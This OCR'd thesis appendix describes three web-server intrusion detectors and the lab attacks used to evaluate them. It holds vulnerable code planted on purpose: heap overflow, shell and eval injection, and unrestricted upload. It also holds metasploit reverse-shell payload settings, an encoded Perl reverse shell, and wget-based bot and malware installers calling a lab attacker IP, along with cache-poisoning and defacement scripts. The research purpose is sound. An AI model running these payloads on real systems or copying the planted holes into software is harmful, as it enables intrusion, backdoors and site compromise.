

Figure B.3: Distress detector 2 - implementation overview

B.2.0.1 Attack request detector

Matching of file-system management events: - The alert correlation process that matches file-paths from symptom alert identifiers with system call traces from

suspect alert identifiers, considers just the `open()` and `unlinkat()` system calls. `open()` is a necessary system call for file/directory creation and modification, whilst the `unlinkat()` system call is required for file deletion.

B.2.1 Performance study upgrade

Modifications:

- All modifications as detector 1.
- During alert identifier pattern matching, all `open()` or `unlink()` system call entries whose argument starts with a forward slash but is not `/var/www`, are ignored.

B.3 Detector 3 - Payload Propagation

Figure B.4 illustrates the main components for the third detector arranged in a client-server setup.



Figure B.4: Distress detector 3 - implementation overview

B.3.0.1 Client-side

Overall operation - The client-side groups together the suspects and symptom probes that in this case are all network-level probes. `tshark` is used for monitoring

and decoding HTTP requests/responses and MySQL packets. Individual packets are first buffered on disk until a complete local context is identified, at which point they are sent to the server-side over a TCP connection. A symptom alert count is kept since in contrast to the other two detectors, they are only retained until their corresponding local context is processed. Individual HTTP response chunks are considered as a separate symptom alert, given that every chunk is a separate network event returned by `tshark`.

tshark configuration - *tshark* is executed with the `‘-l‘` switch in order to have monitored packets immediately available to the detector, the `-f "port 80 or 3306"` switch in order to only copy HTTP and MySQL traffic from kernel space to user space, and the `-R "proto http or mysql"` switch in order to filter out packets without HTTP or MySQL payloads. The following dissectors should to be enabled: `frame`, `linux`, `ip`, `tcp`, `http`, `mime_multipart`, and `mysql`.

local context aggregation - The local context for every HTTP request consists of its corresponding MySQL requests/responses and the final resulting HTTP response. An in-memory index is used to detect completed contexts, with an entry for each network packet, and storing the: `tshark` packet identifier, source IP address/port and destination IP address/port. Completed contexts are identified through the presence of HTTP request/responses associated with the same client port within this index. Such event pairs correspond to the two events that start and end every local context respectively. Given that HTTP responses can be transferred in chunks, the aggregation process first waits for `tshark` to return an un-related network packet following a series of contiguous response chunks. At this point, the packet identifiers for the HTTP request and the last response chunk are used for local context creation. The buffered packets relevant to the current local context consist of the HTTP request/response (or chunks), and all their intervening back-end requests/responses. In the case of parallel HTTP request processing inflated contexts containing non-relevant back-end events may result. However this avoids more intrusive instrumentation through function call interception.

Local context aggregation index and buffer clearance - Index and buffer entries are cleared whenever a local context is completed as well as on a periodic basis. Whenever a local context is formed, all entries associated with its HTTP requests/responses are deleted. Furthermore, all back-end request/responses until the first remaining HTTP request are also removed from the index/buffer since at this point they cannot possibly form part of another context. Index/buffer entries

older than one minute are also deleted since, given the typical short HTTP response times, they are assumed to be part of malformed or problematic requests, or part of a monitoring session with a particularly excessive packet drop rate and they cannot be part of a local context anymore.

B.3.0.2 Server-side

Overall operation - The server-side groups together both the alerter components as well as the attack request detector. It consists of a TCP server that accepts HTTP requests along with their local context from the client side, storing them as separate files within the symptom alerts directory. Each local context is then processed by the suspect alerter process, and if necessary by the attack request detector in an interleaved manner. For each context, the suspect alerter attempts to match the HTTP/HTML/SQL injection-related patterns with every application input string in the HTTP request. Each pattern is added to the suspect alert identifier and passed on to the attack request detector. Alert correlation within the scope of a local context consists of checking for SQL content injection within back-end requests, and for HTTP/HTML within HTTP responses. The former involves only input values from the monitored HTTP request, whilst the latter also involves the SQL result strings from the local context.

Checking for content injection uses a number of content-specific heuristics that avoid full content parsing, that are able to detect any web application input that overflows into a control section of web server output. When an overflowing string originates from application input, a distress alert file is created in the distress alerts directory. When it originates from an SQL result string it is compared to all suspect alert identifiers in the suspect alerts directory. In the event of a match, a distress alert is raised against the matched suspect alert, which is then deleted. The processing of each local context completes as soon as a distress alert is raised or when all application input strings and SQL result strings have been processed.

MySQL result string extraction - Result strings in MySQL are length encoded and require decoding as specified by the MySQL protocol[1].

HTTP header injection-related patterns - `\r\n, \r, \n`. The 'carriage return followed by a line-feed' sequence is the standard line-break in HTTP, even if just one of these characters usually suffices in mainstream protocol implementations.

[1] http://forge.mysql.com/wiki/MySQL_Internals_ClientServer_Protocol#Organization

The presence of these characters allows for subsequent characters in application input strings to take HTTP header, or even payload, meaning.

HTML injection-related patterns - HTML start and end tags respectively (`<label ... >` and `</label>`). Start tags are exploited to inject control sequences in HTML content, whilst end tags are used to 'escape out' of an HTML tag in order to start a new one.

SQL injection-related patterns - The `FROM, VALUES, SET, WHERE, JOIN, UNION, AND, OR, ORDER BY` SQL keywords can all be exploited to inject payloads in parameterized SQL data query and manipulation statements. The `;` separator is of concern when connections supporting stacked queries are used[1].

Content injection heuristics - Content injection heuristic routines are used during alert correlation to detect overflow in the control sections of web server outputs. The obvious way to check for payload injection would be through full parsing of output content, appropriately delineating data and control sections. However, this would require that all client/back-end parsing is duplicated by the detector, which can be computationally expensive. Instead, the heuristics check whether any propagated content from application input or SQL result strings is contained entirely within the data section of the corresponding HTTP response/back-end request. Given that all suspicious strings contain control characters, checking whether these strings are entirely contained within a data section can be reduced to checking whether the control characters are properly escaped. Otherwise, content injection is assumed. Heuristics must be defined for every type of web server output content that may serve as an attack injection vector in the monitored application. For the target deployment of this detector, these types are HTTP, HTML and SQL.

HTTP[2] - If the suspicious string follows a `'\r\n\r\n'` sequence, then it is contained entirely within the HTTP response body, and as where HTTP is concerned, the suspicious string is contained entirely within an HTTP payload, i.e. a data section.

HTML[3] - If the suspicious string: a) falls between corresponding `textarea`, `script`, `title`, `style`, `CDATA` (used by XHTML), or HTML comment tags; or b) follows immediately (white spaces allowed) an equals `'='` sign within an HTML element tag, then it is contained in a data section. This is because given that the

[1] In MySQL, SQL query stacking-supporting connections are established with a 65536 connection parameter constant - http://php.net/manual/en/function.mysql-connect.php

[2] HTTP reference: http://www.ietf.org/rfc/rfc2616.txt

[3] HTML reference: http://www.w3.org/TR/html5/syntax.html

suspicious string contains an opening/closing HTML tag, it will overflow into a control section unless a) it is enclosed within an HTML element that does not support HTML Document Object Model (DOM) child nodes; or b) it is an HTML element attribute value enclosed in single or double quotes (e.g. `src = "string"` or `value = 'string'`).

SQL[1] - If the suspicious string is enclosed within quotation marks then it is contained within a data section. Given that the string already contains an SQL keyword, it will overflow in a control section unless the string is enclosed within quotation marks that effectively escape the keywords present.

B.3.1 Performance study upgrade

Modifications:

- All modifications as detector 1, however the ring buffer is reset to 8 files of 25MB each. This detector puts `tshark` to the test due to the larger amount of captured network information. Consequently, during trial runs, it was observed that a smaller amount of larger files rendered `tshark` more efficient.

- Local context aggregation is shifted to the server-side, avoiding unnecessarily consumption of resources of the monitored application.

- The buffer containing the HTTP back-end requests/responses before context aggregation process enables random-access. A smaller index is used containing only the HTTP requests/responses, and not MySQL requests/responses. However, once a completed context is detected, the earlier larger index is used for its creation.

- Given that back-end result strings happen to be the overwhelming majority of events associated with the creation of local contexts, and the majority are not of character type, two filters on the client-side are used to filter out strings that contain nulls or that are smaller than 10 characters in length. These strings are assumed to either not be of character type, or not large enough to contain HTTP/HTML-targeted attack payloads.

Furthermore, the following bugs were fixed:

[1]SQL reference: http://dev.mysql.com/doc/refman/5.6/en/language-structure.html

- During the third performance experiment it was noticed that `tshark` was resetting packet identifiers, confusing the 'random-access' enabled local context aggregation. These were replaced by custom identifiers on the server side in the version used for the 'runtime overheads' experiment, and on the client side for the instrumented detector employed for the 'attack processing times' and 'accumulating alerts' experiments. The reason for the different versions is that the first fix did not work properly for the instrumented version.

- During trial runs it was observed that the assumption that HTTP response chunks will be contiguous did not always hold. The occurrence of one or two irrelevant interleaved network packets at a time was observed. Therefore, an alternate techniques was used that consists of waiting for 10 non-relevant network packets before assuming that all HTTP response chunks have been collected. A more precise method would be to follow the HTTP protocol, and keep checking for a chunk with a trailing `0`. However this could be computationally expensive since the content of each chunk would need to be processed.

- During the same trial runs a bug in PDML parsing was also identified. This happened whenever empty PDML `value=()` entries were parsed with the `/value=(".*?")/gs` Perl regular expression. All these expressions had to be changed to `/value=(".*?")/g` in order to not match characters beyond the empty `value=()` entry.

Appendix C

Detector effectiveness evaluation - supplementary details

This appendix presents supplementary details about the attacks used for the detector effectiveness evaluation of all the three detectors presented in chapter 7 (sections C.1 - C.3). Details cover the vulnerabilities introduced within the container application, and the exploits, attack payloads and obfuscation utilized by the attacks.

C.1 Detector 1 - Malicious remote control

Attacks within the scope of detector 1 are ones that result in the establishment of a network connection to an attacker-controlled machine, consequently yielding control of the host server to the attacker.

C.1.1 Exploited vulnerabilities

The *heap overflow* vulnerability is introduced in the source code for mod_csv (`mod_csv.c`), that renders comma separated files as HTML formatted pages.

```
---------- mod_csv.c ----------
..........

1. typedef struct filetoreturn
2. {
3.      char name[512];
```

```
4.      char args[512];
5.      int (*procf) (char*, request_rec*);
6.      char futureuse[512];
8.
7.} filename;
9...........
10.
11.     filename *myfilename = malloc(sizeof(filename));
12.     strcpy(myfilename->name, r->filename);
13.     myfilename->procf = plaintext;
14.     ...
15.     if(r->args != NULL) strcpy(myfilename->args, r->args);
16...........
```

Each request for a `.csv` file is stored in the `filename` structure kept in the heap memory segment. This structure consists of two buffers that store the requested filename and the query string arguments, followed by a pointer to a callback function pointing to the chosen output formatting code as specified by one of the arguments. The insecure `strcpy` library function call in line 12 presents a heap overflow vulnerability allowing attackers to overwrite the function pointer with an arbitrary address whenever a query string longer than 512 characters is sent.

The *command injection* vulnerability is introduced in `posting.php`. This script handles forum post submissions. The vulnerability is found in a custom spell-check feature that passes the posted message to the `ispell` program through a command shell.

```
---------- posting.php ----------
..........

1.      //custom -  pass html entity decoded message true spell
   checker and list spelling mistakes
2.      $dec_message = html_entity_decode($preview_message);
3.      $retarray = array();
4.      exec("echo $dec_message | ispell -l", &$retarray);
5.      if (sizeof($retarray) > 0)
6.      {
7.              $spelllist = implode(", ", $retarray);
8.              $preview_message .= "<br />Mis-spelled words:
   $spelllist";
9.      }
..........
```

Line 4 presents the command injection vulnerability by not sanitizing user input and blindly passing it for external shell execution. Any HTML-entity escaping is undone (line 2) in order not to interfere with the spell checking process, removing the last command injection prevention feature.

The *code injection* vulnerability is also introduced in `posting.php`.

```
---------- posting.php ----------
..........

1.      // Custom censorship hook - works on HTML decoded version
    of message
2.      $dec_message = html_entity_decode($message_parser->
   message);
3.      $varlist = file("./varlist.code");
4.      $var1 = rtrim($varlist[0]);
5.      $var2 = rtrim($varlist[1]);
6.      eval("$var1 = $dec_message;"); //var for message
7.      eval("$var2 =  0;"); //var for validation flag
8.      $codearray = file("./validation.code");
9.      $code = implode(" ", $codearray);
10.     eval($code);
11.     eval("if($var2 == 0) {\$dec_message = \"Censored\";}");
..........
```

In this case, phpBB is extended with a censorship hook, allowing ad-hoc censorship rules to be added without actually having to update the code in `posting.php`. This hook eliminates the possibility of breaking an important part of the application due to a badly written rule. Censorship rules are added as PHP scripts in external files and executed via PHP's `eval()` function. This way, any badly written code only fails the local script block rather than the entire forum posting functionality. Line 6 presents the code injection vulnerability that allows an attacker to execute arbitrary PHP code submitted through the post submission form.

The *unrestricted file upload* vulnerability spans across `functions_posting.php` and `functions_upload.php` that handle forum post attachments.

```
---------- functions_posting.php ----------

..........

1.      $filedata['physical_filename'] = $file->get('uploadname')
   ;
```

```
..........

---------- functions_upload.php ----------

..........

2.      this->destination_file = $this->destination_path . '/' .
   basename($this->uploadname);
3.    ...
4.      @move_uploaded_file($this->filename, $this->
   destination_file);

..........
```

The script lines 1-4 assign the exact filename provided by the user to the file that is stored on the server's web-path. This code, in conjunction with an insecure application configuration allowing attachments with a `.php` extension to be accepted as valid attachments, poses a security vulnerability, allowing attackers to upload PHP scripts containing malware, and subsequently to execute them through their Uniform Resource Locator (URL).

C.1.2 Exploits

Heap overflow - The heap overflow vulnerability in `mod_csv.c` is exploited by sending HTTP requests to web resources handled by `mod_csv`. In the experiment setup, all requests to files in the `/csv` path are handled by this vulnerable module. This exploit requires an attack string that is 516 bytes in length structured as `'NOP sled | Payload | 0x22FC0408'`, sent as a URL query string. The `NOP sled` and `Payload` parts comprise valid `x86` machine code, whilst `0x22FC0408` corresponds to the little endian address for a `jmp edx` instruction in the `apache2` executable. This address is found by using metasploit's `msfelfscan` utility and is leveraged by the exploit to overwrite the pointer to a function in the heap segment (`filename->procf` in `mod_csv.c`). This address serves as a trampoline to redirect the execution flow towards the payload. Most of the time, the general purpose `EDX` register points to the beginning of the attack string when the overwritten pointer to the function is loaded in `EIP`. During experimentation, all heap overflow attacks utilize the `0x22FC0408` address, however any other `jmp edx` or `call edx` instruction addresses not containing a `0x00` could be used to achieve the same

effect.

The knowledge of which CPU register points to the attack string is found by: 1) launching `apache2` with a single worker process; 2) attaching `gdb` to the worker process (the one with the highest process id); 3) setting a break point on the `outputcsv` symbol; and 4) finally stepping through (`next`) the following instructions until a segmentation fault occurs. Register contents are noted using `gdb`'s `i r` followed by executing `x/s` for each register value. In doing so, it is possible to check whether the register points to the attack string. `EDX` points to the attack string in the majority of cases, but not always. This means that this exploit does not always succeed in redirecting the execution flow as desired. All attacks using this exploit are launched with: `'/csv/test.csv?AttackString'`.

Command injection - The command injection vulnerability in `posting.php` is exploited from the web browser by browsing to phpBB's post submission page, inserting `'sometext; AttackString'` in the `POST A REPLY` text area of the HTML form, and pressing the `preview` button. `AttackString` is any valid shell command/script.

Code injection - Exploitation of the code injection vulnerability, also in `posting.php`, follows the same steps as the command injection exploit, but this time the `AttackString` consists of any valid PHP code.

Unrestricted file upload - Exploitation of the unrestricted file upload vulnerability follows the same steps as the previous two exploits, with the additional requirement that a file with a `.php` extension is attached to the post message, and the message is then actually submitted rather than just previewed.

C.1.3 Attack payloads

Machine code network reverse shell - The machine code reverse shell is generated using metasploit v3.3 as follows:

```
#msf payload(shell_reverse_tcp) > generate -t perl -s 441
# linux/x86/shell_reverse_tcp - 512 bytes
# http://www.metasploit.com
# NOP gen: x86/opty2
# LHOST=192.168.147.130, LPORT=53, ReverseConnectRetries=5,
# PrependSetresuid=false, PrependSetreuid=false,
# PrependSetuid=false, PrependChrootBreak=false,
# AppendExit=false, InitialAutoRunScript=, AutoRunScript=
```

This payload launches an OS command shell whose I/O is redirected to a network socket that is initiated by the payload in an attempt to connect to a remote listened to port. In the experiment setup, this payload and all its variants are handled by `netcat` which is deployed on the virtual machine that handles attacks.

Network reverse shell to a different port - This payload is generated as follows:

```
#msf payload(shell_reverse_tcp) > generate -t perl -s 441
# linux/x86/shell_reverse_tcp - 512 bytes
# http://www.metasploit.com
# NOP gen: x86/opty2
# LHOST=192.168.147.130, LPORT=21, ReverseConnectRetries=5,
# PrependSetresuid=false, PrependSetreuid=false,
# PrependSetuid=false, PrependChrootBreak=false,
# AppendExit=false, InitialAutoRunScript=, AutoRunScript=
```

Perl network reverse shell - This payload is generated as follows:

```
#msf payload(reverse_perl) > generate -t perl
# cmd/unix/reverse_perl - 144 bytes
# http://www.metasploit.com
# LHOST=192.168.147.130, LPORT=53, ReverseConnectRetries=5,
# InitialAutoRunScript=, AutoRunScript=
```

PHP network reverse shell - This payload is generated as follows:

```
#msf payload(reverse_php) > generate -t perl
# php/reverse_php - 2564 bytes
# http://www.metasploit.com
# LHOST=192.168.147.130, LPORT=53, ReverseConnectRetries=5,
# InitialAutoRunScript=, AutoRunScript=
```

Botzilla IRC bot installation - This payload is coded in Perl as follows:

```
my $buf = ‘perl -MIO -e \’chdir "/var/www/phpbb3/files"; system("
    wget", "http://192.168.147.130/botz.tar"); system("tar", "-xvf
    ", "botz.tar");\’’;
```

On execution, this payload downloads the botzilla tar ball and unpacks it. This attack is handled by having `botz.tar` hosted by the web server on the virtual machine that handles attacks, and is subsequently executed through its URL on the victim machine. In the experiment setup the URL is `/phpbb3/files/botz`

/botzilla.php. On execution, botzilla attempts to connect to a pre-configured list of IRC channels.

c99 - c99 is a PHP-based web backdoor, that once successfully uploaded within the web path of the victim server is executed through its URL and provides various utilities to an attacker. In the experiment setup this URL is /phpbb3/files/c99.php URL. The URL of its obfuscated counterpart is /phpbb3/files/door.php

C.1.4 Obfuscation

Metasploit's shikata_ga_nai - Machine code payloads are obfuscated through the following metasploit encoding option:

```
#msf payload(shell_reverse_tcp) > generate -t perl -s 414 -e x86/
    shikata_ga_nai
# linux/x86/shell_reverse_tcp - 512 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# NOP gen: x86/opty2
# LHOST=192.168.147.130, LPORT=53, ReverseConnectRetries=5,
# PrependSetresuid=false, PrependSetreuid=false,
# PrependSetuid=false, PrependChrootBreak=false,
# AppendExit=false, InitialAutoRunScript=, AutoRunScript=
```

Base64 encoding of perl payloads - Perl payloads are first base64 encoded, and then fitted into a Perl base64 decoding function as part of the new attack string as follows:

```
my $buf = 'perl -MIO -e \'use MIME::Base64; eval(decode_base64
("JHA9Zm9yaztleGl0LGlmKCRwKTskYz1uZXcgSU86OlNvY2tldDo6SU5FVChQ
ZWVyQWRkciwiMTkyLjE2OC4xNDcuMTMwOjUzIik7U1RESU4tPmZkb3BlbigkYy
xyKTskfi0+ZmRvcGVuKCRjLHcpO3N5c3RlbSRfIHdoaWxlPD47"));\'';
```

PHP code obfuscation - PHP payloads are PHP obfuscated[1]. No decoding is necessary as was the case of Perl payloads since the obfuscated code is valid PHP.

c99 obfuscation - removal of any references to the 'c99' and 'gardenfox' keywords, with c99.php renamed to door.php.

[1] http://www.gaijin.at/en/olsphpobfuscator.php



Figure C.1: Malicious remote control - step 1

C.1.5 Examples of executing attacks

Figures C.1 and C.2 illustrate successful attack execution during steps 1 and 3c. In step 1, the heap-overflow attack is launched through curl and subsequently the spawned reverse shell is handled by `netcat`. In step 3c, an unrestricted file upload attack injecting the `c99` back-door is launched through a `selenium` test suite that also handles the attack by requesting its URL.

Figure C.3 shows the alert raised for the attack in step 1. The first two sections, `SYMID` and `SID`, show the identifiers of the correlated symptom and suspect alerts respectively. In this case, the `192.168.147.130:53` IP address and port are passed as parameters to the `connect` system call. This is a correlation condition for this detector as indicated by the `Match` section. It highlights the part of the suspect alert identifier that matches the symptom identifier of the correlated alerts. Finally, the `Suspect` section contains the content of the suspicious HTTP request that due to the successful correlation is considered an attack.



Figure C.2: Malicious remote control - step 3c

```
SYMID: 192.168.147.130:53

SID:

10177 brk(0)                              = 0x804a000
10177 access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
10177 mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7ef2000
10177 access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
.....
10177 socket(PF_INET, SOCK_STREAM, IPPROTO_IP) = 3
10177 connect(3, {sa_family=AF_INET, sin_port=htons(53),
sin_addr=inet_addr("192.168.147.130")}, 16 <unfinished ...>
10176 rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
10176 rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
....
10176 exit_group(130)                     = ?

Match: sa_family=AF_INET, sin_port=htons(53), sin_addr=inet_addr("192.168.147.130")

Suspect: <packet>
....
<proto name="http" showname="Hypertext Transfer Protocol" size="1370" pos="68">
    <field name="" show="[truncated] GET /csv/test.csv?%FC%BE%80%D5I4%9B%81%E3v%057%B0N%B8%B
1%2C%B4H%86%D4J%25%A9%974u%7F%10%EB%1C%24%BBt&amp;apos;q%40%A9%BE%9B%7B%00%D2%D4%8D%BF!%E0%14%15f
%96B%B8K0%B0%B2%03%D5%2F~g%3C%3FJ%90%B7C%0B%D1%E1%01%F8%3D%02%FC%99%92s%04%2C5A%09%E"
....
```

Figure C.3: Malicious remote control - distress alert

C.2 Detector 2 - Application content compromise

Attacks within the scope of detector 2 are ones that compromise application content. These attacks share the exploits and obfuscation techniques of the previous detector but utilize different attack payloads.

C.2.1 Attack payloads

Machine code installation of a malicious web server front-end - The machine code that launches the attacker-controlled shell command is generated using metasploit v3.3 as follows:

```
#msf payload(exec) > generate -t perl -s 297
# linux/x86/exec - 512 bytes
# http://www.metasploit.com
# NOP gen: x86/opty2
# PrependSetresuid=false, PrependSetreuid=false,
# PrependSetuid=false, PrependChrootBreak=false,
# AppendExit=false, CMD=perl -e '@dfiles =
# </var/www/phpbb3/cache/*>; foreach $file (@dfiles) { open(F,
# ">>$file"); print F
#"<script>location.replace(\"http://192.168.147.130\")</script>\n
   ";
# close(F); }'
```

This payload, and all the following ones, append a client-side JavaScript redirection to an attacker-controlled web server to all phpBB cache files. This attack is handled by a hosted malicious web site on the virtual machine that handles attacks.

Machine code installation of a different malicious web server front-end - This payload is generated as follows:

```
#msf payload(exec) > generate -t perl -s 296
# linux/x86/exec - 512 bytes
# http://www.metasploit.com
# NOP gen: x86/opty2
# PrependSetresuid=false, PrependSetreuid=false,
# PrependSetuid=false, PrependChrootBreak=false,
# AppendExit=false, CMD=perl -e '@dfiles =
```

```
# </var/www/phpbb3/cache/*>; foreach $file (@dfiles) { open(F,
# ">>$file"); print F
"<scrip# t>location.replace(\"http://thepiratebay.org\")</script
   >\n";
# close(F); }'
```

Perl installation of a malicious web server front-end - This payload is coded in Perl as follows:

```
my $buf = ‘perl -e \'@dfiles = </var/www/phpbb3/cache/*>; foreach
    $file (@dfiles) {  open(F, ">>$file"); print F "<script>
   location.replace(\"http://192.168.147.130\")</script>\n";
   close(F); }\'';
```

PHP installation of a malicious web server front-end - This payload is coded in PHP as follows:

```
my $buf = ‘foreach (glob("./cache/*.php") as $file) { $fp = fopen
   ($file, "a"); fwrite($fp, "<script>location.replace(\"http
   ://192.168.147.130\")</script>\n"); fclose($fp); } ';
```

Web-site defacement - This payload is coded in Perl as follows:

```
my $buf = ‘perl -e \'@dfiles = </var/www/phpbb3/cache/*html*>;
   foreach $file (@dfiles) {  open(F, ">$file"); print F "<h1>!!!
   xxx EPirate xxx the internet hacker was here!!!</h1>";  close(
   F); }\'';
```

This payload overwrites all cache files having a `.html` extension with a defacing message.

Client-directed malware planting - This payload is coded in Perl as follows:

```
my $buf = ‘perl -e \'chdir("/var/www/phpbb3/files"); system("wget
   ", "http://192.168.147.130/mod3.png"); @dfiles = </var/www/
   phpbb3/files/*.png>; foreach $file (@dfiles) { system("cp","
   mod3.png","$file");}\'';
```

This payload first downloads a malware file from an attacker controlled machine, and then overwrites all user uploaded files with it. In the experiment setup, uploaded files with a `.png` extension are targeted. This payload is handled by hosting the malware file on the virtual machine that handles attacks.

C.2.2 Examples of executing attacks

Figures C.4 and C.5 illustrate a successful attack execution during steps 3a and 3b. In step 3a, the heap-overflow attack successfully injects the malicious redirecting JavaScript in all server cache files, causing all subsequent web client accesses to get directed to the attacker-controlled site. On the other hand, in step 3b a successful command injection attack defaces the web-site by the tampered server cache files.

Figure C.4: Application content compromise - step 3a

C.3 Detector 3 - Payload propagation

Attacks within the scope of detector 3 are ones that exploit web application vulnerabilities in order to propagate attack payloads towards client and back-end nodes, the ultimate attack targets where the payloads get executed.

C.3.1 Exploited vulnerabilities

